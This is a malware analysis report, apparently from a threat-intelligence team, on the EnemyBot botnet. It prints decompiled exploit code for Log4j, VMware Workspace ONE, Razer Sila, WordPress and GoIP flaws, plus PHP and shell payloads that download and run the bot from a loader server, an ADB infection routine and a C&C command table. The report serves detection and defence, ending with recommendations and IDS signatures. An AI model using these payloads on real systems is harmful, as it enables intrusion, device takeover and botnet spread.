
```
  sprintf(
    rekdevicecoded,
    "cd%%20%%2Ftmp%%20%%7C%%7C%%20cd%%20%%2Fhome%%2F%%24USER%%20%%7C%%7C%%20cd%%20%%2Fvar%%2Frun%%20%%7C%%7C%%20cd%%20%%2"
    "Fmnt%%20%%7C%%7C%%20cd%%20%%2Fdata%%20%%7C%%7C%%20cd%%20%%2Froot%%20%%7C%%7C%%20cd%%20%%2F%%3B%%20wget%%20http%%3A%%"
    "2F%%2F%s%%2Fupdate.sh%%20-O%%20update.sh%%3B%%20busybox%%20wget%%20http%%3A%%2F%%2F%s%%2Fupdate.sh%%20-O%%20update.s"
    "h%%3B%%20curl%%20http%%3A%%2F%%2F%s%%2Fupdate.sh%%20-O%%20update.sh%%3B%%20chmod%%20777%%20update.sh%%3B%%20.%%2Fupd"
    "ate.sh%%3B%%20rm%%20-rf%%20update.sh",
    ldserver,
    ldserver,
    ldserver);
  if ( getuid() )
    return nonroot(370000LL, (unsigned int)(v5 << 7));
  port80_xywz();
  return scanner_xywz(a1);
}
```

```
  sprintf(
    rekdevicecoded_payload,
    "cd%%20%%2Ftmp%%20%%7C%%7C%%20cd%%20%%2Fhome%%2F%%24USER%%20%%7C%%7C%%20cd%%20%%2Fvar%%2Frun%%20%%7C%%7C%%20cd%%20%%2"
    "Fmnt%%20%%7C%%7C%%20cd%%20%%2Fdata%%20%%7C%%7C%%20cd%%20%%2Froot%%20%%7C%%7C%%20cd%%20%%2F%%3B%%20wget%%20http%%3A%%"
    "2F%%2F%s%%2Fupdate.sh%%20-O%%20update.sh%%3B%%20busybox%%20wget%%20http%%3A%%2F%%2F%s%%2Fupdate.sh%%20-O%%20update.s"
    "h%%3B%%20curl%%20http%%3A%%2F%%2F%s%%2Fupdate.sh%%20-O%%20update.sh%%3B%%20chmod%%20777%%20update.sh%%3B%%20.%%2Fupd"
    "ate.sh%%3B%%20rm%%20-rf%%20update.sh",
    ldserver,
    ldserver,
    ldserver);
  oc_infect_adb();
  if ( getuid() )
    return nonroot(1000000LL, (unsigned int)(v5 << 7), a1);
  scanner_xywz(a1);
  return webscan_xywz();
}
```

Figure 8. EnemyBot calls for a new function "webscan_xywz".

To perform these functions, the malware randomly scans IP addresses and when it gets a response via SYN/ACK, EnemyBot then scans for vulnerabilities on the remote server by executing multiple exploits.

The first exploit is for the Log4j vulnerability discovered last year as CVE-2021-44228 and CVE-2021-45046:




```
sockprintf(
  *attacked_host,
  (unsigned int)"GET / HTTP/1.1\r\n"  //
                                      // CVE-2021-44228 CVE-2021-45046 Log4J
                "Host: %s:%d\r\n"
                "User-Agent: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//%s:1389/t}')\r\n"
                "Referer: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//%s:1389/t}')\r\n"
                "Cookie: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//%s:1389/t}')\r\n"
                "Authentication: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//%s:1389/t}\r\n"
                "\r\n",
  (unsigned int)s,
  (unsigned __int16)attacked_host[4],
  (unsigned int)ldserver,
  (unsigned int)ldserver,
  ldserver,
  ldserver);
for ( n = 0; n <= 29; ++n )
{
  v101 = poll(&fds, 1uLL, 10);
  if ( v101 >= 0 )
  {
    memset(haystack, 0, sizeof(haystack));
    recv(*attacked_host, haystack, 0x800uLL, 0);
  }
}
close(*attacked_host);
```

Exploiting Log4J vulnerability


Figure 9. Exploiting the Log4J vulnerability.

The malware also can adopt new vulnerabilities within days of those vulnerabilities being discovered. Some examples are Razer Sila (April 2022) which was published without a CVE (see figure 10) and a remote code execution (RCE) vulnerability impacting VMWare Workspace ONE with CVE-2022-22954 the same month (see figure 11).



```
fds.fd = *v82;
fds.events = 1;
sockprintf(
  *v82,
  (unsigned int)"POST /ubus/ HTTP/1.1\n"  // no CVE 2022-04
                                          //
                                          // Razer Sila (gaming router) - Command Injection
                                          //
                                          // https://www.exploit-db.com/exploits/50865
                "Host: %s:%d\n"
                "User-Agent: %s\n"
                "Accept: */*\n"
                "Accept-Language: en-US,en;q=0.5\n"
                "Accept-Encoding: gzip, deflate\n"
                "Content-Type: application/x-www-form-urlencoded; charset=UTF-8\n"
                "X-Requested-With: XMLHttpRequest\n"
                "Content-Length: %d\n"
                "Origin: https://192.168.8.1\n"
                "Referer: https://192.168.8.1/\n"
                "Te: trailers\n"
                "Connection: close\n"
                "\n"
                "{\"jsonrpc\":\"2.0\",\"id\":3,\"method\":\"call\",\"params\":[\"30ebdc7dd1f519beb4b2175e9dd8463e\""
                ",\"file\",\"exec\",{\"command\":\"%s\"}]}",
  (unsigned int)s,
  (unsigned __int16)v82[4],
  (unsigned int)dest,
  strlen(rekdevice) + 114,
  rekdevice);
```

Figure 10. Exploiting vulnerability in Razar Sila.




```
    sockprintf(
      *v82,
      (unsigned int)"GET /catalog-portal/ui/oauth/verify?error=&deviceUdid=%%24%%7B%%22freemarker.template.utility.Exec"//
                                                  // CVE-2022-22954
                                                  //
                                                  // VMware Workspace ONE Access and Identity Manager contain a remote code execution vulnerability
                                                  //
                                                  // https://nvd.nist.gov/vuln/detail/CVE-2022-22954
                    "ute%%22%%3Fnew%%28%%29%%28%%22%s%%22%%29%%7D HTTP/1.1\n"
                    "Host: %s\n"
                    "User-Agent: %s:%d\n"
                    "Accept-Encoding: gzip, deflate\n"
                    "Accept: */*\n"
                    "User-Agent: %s\n"
                    "Connection: keep-alive\n"
                    "\n",
      (unsigned int)rekdevicecoded_payload,
      (unsigned int)s,
      (unsigned __int16)v82[4],
      (unsigned int)dest);
    for ( n = 0; n <= 29; ++n )
    {
      v110 = poll(&fds, 1uLL, 10);
      if ( v110 >= 0 )
      {
        memset(haystack, 0, sizeof(haystack));
        recv(*v82, haystack, 0x800uLL, 0);
      }
    }
    close(*v82);
```

CVE-2022-22954
Vmware Workspace One RCE
Vulnerability from 2022/04

Figure 11. Exploiting vulnerability in VMWare Workspace ONE.

EnemyBot has also begun targeting content management systems (e.g. Wordpress) by searching for vulnerabilities in various plugins, such as “Video Synchro PDF” (see figure 12).




```
    sockprintf(
      *v82,
      (unsigned int)"GET /wp-content/plugins/video-synchro-pdf/reglages/Menu_Plugins/tout.php?p=../../../../../../../.."//
                                                   // NO CVE
                                                   // WordPress Plugin video-synchro-pdf 1.7.4 - Local File Inclusion
                                                   // https://www.exploit-db.com/exploits/50844
                    "/../../../../../proc/self/environ HTTP/1.1\n"
                    "Host: %s\n"
                    "User-Agent: <?php chdir(sys_get_temp_dir()); file_put_contents(\"enemy\", file_get_contents(\"http"
                    "://%s/folder/enemybotx86\")); chmod(\"enemy\", 0777); passthru(\"./enemy\"); ?>\n"
                    "Accept-Encoding: gzip, deflate\n"
                    "Accept: */*\n"
                    "User-Agent: %s\n"
                    "Connection: keep-alive\n"
                    "\n",
      (unsigned int)s,
      (unsigned int)ldserver,
      (unsigned int)ldserver,
      (unsigned int)dest);
    for ( n = 0; n <= 29; ++n )
    {
      v113 = poll(&fds, 1uLL, 10);
      if ( v113 >= 0 )
      {
        memset(haystack, 0, sizeof(haystack));
        recv(*v82, haystack, 0x800uLL, 0);
      }
    }
```

WordPress VideoSynchroPDF plugin
executing shell commands through LFI vulnerability

Figure 12. EnemyBot targeting WordPress servers.

In the example shown in figure 12, notice that the malware elevates a local file inclusion (LFI) vulnerability into a RCE by injecting malicious code into the ‘/proc/self/environ’. This method is not new and was described in 2009. The malware uses LFI to call ‘environ’ and passes the shell command in the user agent http header.

Another example of how the malware uses this method is shown in figure 13. In this example the malware is exploiting a vulnerability in DBltek GoIP.




```
sockprintf(
  *v82,
  (unsigned int)"GET /default/en_US/frame.html?content=3D..%2f..%2f..%2f..%2f..%2fproc%2fself%2fenviron HTTP/1.1\n"//
                                // no CVE
                                // Dbltek GoIP - Local File Inclusion
                                // https://www.exploit-db.com/exploits/50775
                "Host: %s\n"
                "User-Agent: <?php chdir(sys_get_temp_dir()); file_put_contents(\"enemy\", file_get_contents(\"http"
                "://%s/folder/enemybotx86\")); chmod(\"enemy\", 0777); passthru(\"./enemy\"); ?>\n"
                "Accept-Encoding: gzip, deflate\n"
                "Accept: */*\n"
                "User-Agent: <?php passthru(\"echo `curl http://%s/update.sh||wget -q -O- http://%s/update.sh` | ba"
                "sh\"); ?>\n"
                "Accept-Encoding: gzip, deflate\n"
                "Accept: */*\n"
                "Connection: keep-alive\n"
                "\n",
  (unsigned int)s,
  (unsigned int)ldserver,
  (unsigned int)ldserver,
  v29);
for ( n = 0; n <= 29; ++n )
{
  v114 = poll(&fds, 1uLL, 10);
  if ( v114 >= 0 )
  {
    memset(haystack, 0, sizeof(haystack));
    recv(*v82, haystack, 0x800uLL, 0);
  }
}
close(*v82);
```

DBltek GoIP - Executing shell command through LFI vulnerability
(no CVE, vulnerability from 03/2022)

Figure 13. Executing shell command through LFI vulnerability in DBltek.

In case an Android device is connected through USB, or Android emulator running on the machine, EnemyBot will try to infect it by executing shell command. (figure 14)



```
__int64 __fastcall adb_infect(unsigned int a1)
{
  unsigned int v2; // [rsp+14h] [rbp-32Ch]
  char s[784]; // [rsp+20h] [rbp-320h] BYREF
  char v4[12]; // [rsp+330h] [rbp-10h] BYREF
  int v5; // [rsp+33Ch] [rbp-4h]

  snprintf(s, 0x30CuLL, "shell:%s", shell_payload);//
                                                  //      "cd /tmp || cd /home/$USER || cd /var/run || cd /mnt || cd /data || cd /root || cd /;
                                                  //       wget http://%s/update.sh -O update.sh; busybox wget http://%s/update.sh -O update.sh;
                                                  //       curl http://%s/update.sh -O update.sh; chmod 777 update.sh; ./update.sh; rm -rf update.sh",
  v5 = strlen(s);
  if ( v5 <= 0 || v5 > 1024 )
    return (unsigned int)-1;
  snprintf(v4, 5uLL, "%04x", (unsigned int)v5);
  switch_socket_transport(a1);
  if ( (unsigned int)writex(a1, v4, 4LL) || (unsigned int)writex(a1, s, v5) )
  {
    close(a1);
    return (unsigned int)-1;
  }
  if ( (unsigned int)adb_status(a1) )
    return (unsigned int)-1;
  return v2;
}
```

Shell command payload
Connect to a connected USB Android device or emulator
Write shell command payload to device

Figure 14. EnemyBot "adb_infect" function to attack Android devices.

After infection, EnemyBot will wait for further commands from its C&C. However, in parallel it will also further propogate by scanning for additional vulnerable devices. Alien Labs has listed below the commands the bot can receive from its C&C (accurate as of the publishing of this article).

Command	Action
SH	Execute shell command
PING	Ping to server, wait for command

LDSERVER	Change loader server for payload.
TCPON	Turn on sniffer.
RSHELL	Create a reverse shell on an infected machine.
TCPOFF	Turn off sniffer.
UDP	Start UDP flood attack.
TCP	Start TCP flood attack.
HTTP	Start HTTP flood attack.
HOLD	Start TCP connection flooder.
TLS	Start TLS attack, start handshake without closing the socket.
STD	Start non spoofed UDP flooder.
DNS	Start DNS flooder.
SCANNER ON | OFF	Start/Stop scanner - scan and infect vulnerable devices.
OVH	Start DDos attack on OVH.
BLACKNURSE	Start ICMP flooder.
STOP	Stop ongoing attacks. kill child processes
ARK	Start targeted attack on ARK: Survivor Evolved video game server.
ADNS	Receive targets list from C&C and start DNS attack.
ASSDP	Start SSDP flood attack.

We have also listed the current vulnerabilities EnemyBot uses. As mentioned, some of them have not been assigned a CVE yet. (As of the publishing of this article.)

CVE Number	**Affected devices**
CVE-2021-44228, CVE-2021-45046	Log4J RCE

CVE-2022-1388	F5 BIG IP RCE
No CVE (vulnerability published on 2022-02)	Adobe ColdFusion 11 RCE
CVE-2020-7961	Liferay Portal - Java Unmarshalling via JSONWS RCE
No CVE (vulnerability published on 2022-04)	PHP Scriptcase 9.7 RCE
CVE-2021-4039	Zyxel NWA-1100-NH Command injection
No CVE (vulnerability published on 2022-04)	Razar Sila - Command injection
CVE-2022-22947	Spring Cloud Gateway - Code injection vulnerability
CVE-2022-22954	VMWare Workspace One RCE
CVE-2021-36356, CVE-2021-35064	Kramer VIAware RCE
No CVE (vulnerability published on 2022-03)	WordPress Video Synchro PDF plugin LFI
No CVE (vulnerability published on 2022-02)	Dbltek GoIP LFI
No CVE(vulnerability published on 2022-03)	WordPress Cab Fare Calculator plugin LFI
No CVE(vulnerability published on 2022-03)	Archeevo 5.0 LFI
CVE-2018-16763	Fuel CMS 1.4.1 RCE
CVE-2020-5902	F5 BigIP RCE
No CVE (vulnerability published on 2019)	ThinkPHP 5.X RCE
No CVE (vulnerability published on 2017)	Netgear DGN1000 1.1.00.48 ‘Setup.cgi’ RCE
CVE-2022-25075	TOTOLink A3000RU command injection vulnerability

CVE-2015-2051	D-Link devices - HNAP SOAPAction - Header command injection vulnerability
CVE-2014-9118	ZHOME < S3.0.501 RCE
CVE-2017-18368	Zyxel P660HN - unauthenticated command injection
CVE-2020-17456	Seowon SLR 120 router RCE
CVE-2018-10823	D-Link DWR command injection in various models

Recommended actions

1. Maintain minimal exposure to the Internet on Linux servers and IoT devices and use a properly configured firewall.
2. Enable automatic updates to ensure your software has the latest security updates.
3. Monitor network traffic, outbound port scans, and unreasonable bandwidth usage.

Conclusion

Keksec's EnemyBot appears to be just starting to spread, however due to the authors' rapid updates, this botnet has the potential to become a major threat for IoT devices and web servers. The malware can quickly adopt one-day vulnerabilities (within days of a published proof of concept). This indicates that the Keksec group is well resourced and that the group has developed the malware to take advantage of vulnerabilities before they are patched, thus increasing the speed and scale at which it can spread.

Detection methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES
Log4j sids: 2018202, 2018203, 2034647, 2034648, 2034649, 2034650, 2034651, 2034652, 2034653, 2034654, 2034655, 2034656, 2034657, 2034658, 2034659, 2034660, 2034661, 2034662, 2034663, 2034664, 2034665, 2034666, 2034667, 2034668, 2034671, 2034672, 2034673, 2034674, 2034676, 2034699, 2034700, 2034701, 2034702, 2034703, 2034706, 2034707, 2034708, 2034709, 2034710, 2034711, 2034712, 2034713, 2034714, 2034715, 2034716, 2034717, 2034723, 2034743, 2034744, 2034747, 2034748, 2034749, 2034750, 2034751, 2034755, 2034757, 2034758, 2034759, 2034760, 2034761, 2034762, 2034763, 2034764, 2034765, 2034766, 2034767, 2034768, 2034781, 2034782, 2034783, 2034784, 2034785, 2034786, 2034787, 2034788, 2034789, 2034790, 2034791, 2034792, 2034793, 2034794, 2034795, 2034796, 2034797, 2034798, 2034799, 2034800, 2034801, 2034802, 2034803, 2034804, 2034805, 2034806, 2034807, 2034808, 2034809, 2034810, 2034811, 2034819, 2034820, 2034831, 2034834, 2034835, 2034836, 2034839, 2034886, 2034887, 2034888, 2034889, 2034890, 2838340, 2847596, 4002714, 4002715

4001913: AV EXPLOIT LifeRay RCE (CVE-2020-7961) 4001943: AV EXPLOIT Liferay Portal Java Unmarshalling RCE (CVE-2020-7961) 4002589: AV EXPLOIT LifeRay Remote Code Execution - update-column (CVE-2020-7961) 2031318: ET CURRENT_EVENTS 401TRG Liferay RCE (CVE-2020-7961) 2031592: ET WEB_SPECIFIC_APPS Liferay Unauthenticated RCE via JSONWS Inbound (CVE-2020-7961)
2035955: ET EXPLOIT Razer Sila Router - Command Injection Attempt Inbound (No CVE) 2035956: ET EXPLOIT Razer Sila Router - LFI Attempt Inbound (No CVE)
2035380: ET EXPLOIT VMware Spring Cloud Gateway Code Injection (CVE-2022-2294) (set) 2035381: ET EXPLOIT VMware Spring Cloud Gateway Code Injection (CVE-2022-2294)
2035876: ET EXPLOIT VMWare Server-side Template Injection RCE (CVE-2022-22954) 2035875: ET EXPLOIT VMWare Server-side Template Injection RCE (CVE-2022-22954) 2035874: ET EXPLOIT VMWare Server-side Template Injection RCE (CVE-2022-22954) 2036416: ET EXPLOIT Possible VMware Workspace ONE Access RCE via Server-Side Template Injection Inbound (CVE-2022-22954)
4002364: AV EXPLOIT Fuel CMS RCE (CVE-2018-16763)
2030469: ET EXPLOIT F5 TMUI RCE vulnerability CVE-2020-5902 Attempt M1 2030483: ET EXPLOIT F5 TMUI RCE vulnerability CVE-2020-5902 Attempt M2
2836503: ETPRO EXPLOIT Attempted THINKPHP < 5.2.x RCE Inbound 2836504: ETPRO EXPLOIT Attempted THINKPHP < 5.2.x RCE Outbound 2836633: ETPRO EXPLOIT BlackSquid Failed ThinkPHP Payload Inbound 2026731: ET WEB_SERVER ThinkPHP RCE Exploitation Attempt
2024916: ET EXPLOIT Netgear DGN Remote Command Execution 2029215: ET EXPLOIT Netgear DGN1000/DGN2200 Unauthenticated Command Execution Outbound 2034576: ET EXPLOIT Netgear DGN Remote Code Execution
2035746: ET EXPLOIT Totolink - Command Injection Attempt Inbound (CVE-2022-25075)
4001488: AV TROJAN Mirai Outbound Exploit Scan, D-Link HNAP RCE (CVE-2015-2051) 2034491: ET EXPLOIT D-Link HNAP SOAPAction Command Injection (CVE-2015-2051)

4000095: AV EXPLOIT Unauthenticated Command Injection (ZyXEL P660HN-T v1)

4002327: AV TROJAN Mirai faulty Zyxel exploit attempt

2027092: ET EXPLOIT Possible ZyXEL P660HN-T v1 RCE

4002226: AV EXPLOIT Seowon Router RCE (CVE-2020-17456)

2035950: ET EXPLOIT SEOWON INTECH SLC-130/SLR-120S RCE Inbound M1 (CVE-2020-17456)

2035951: ET EXPLOIT SEOWON INTECH SLC-130/SLR-120S RCE Inbound M2 (CVE-2020-17456)

2035953: ET EXPLOIT D-Link DWR Command Injection Inbound (CVE-2018-10823)

AGENT SIGNATURES

Java Process Spawning Scripting Process

Java Process Spawning WMIC

Java Process Spawning Scripting Process via Commandline (For Jenkins servers)

Suspicious process executed by Jenkins Groovy scripts (For Jenkins servers)

Suspicious command executed by a Java listening process (For Linux servers)

Associated indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

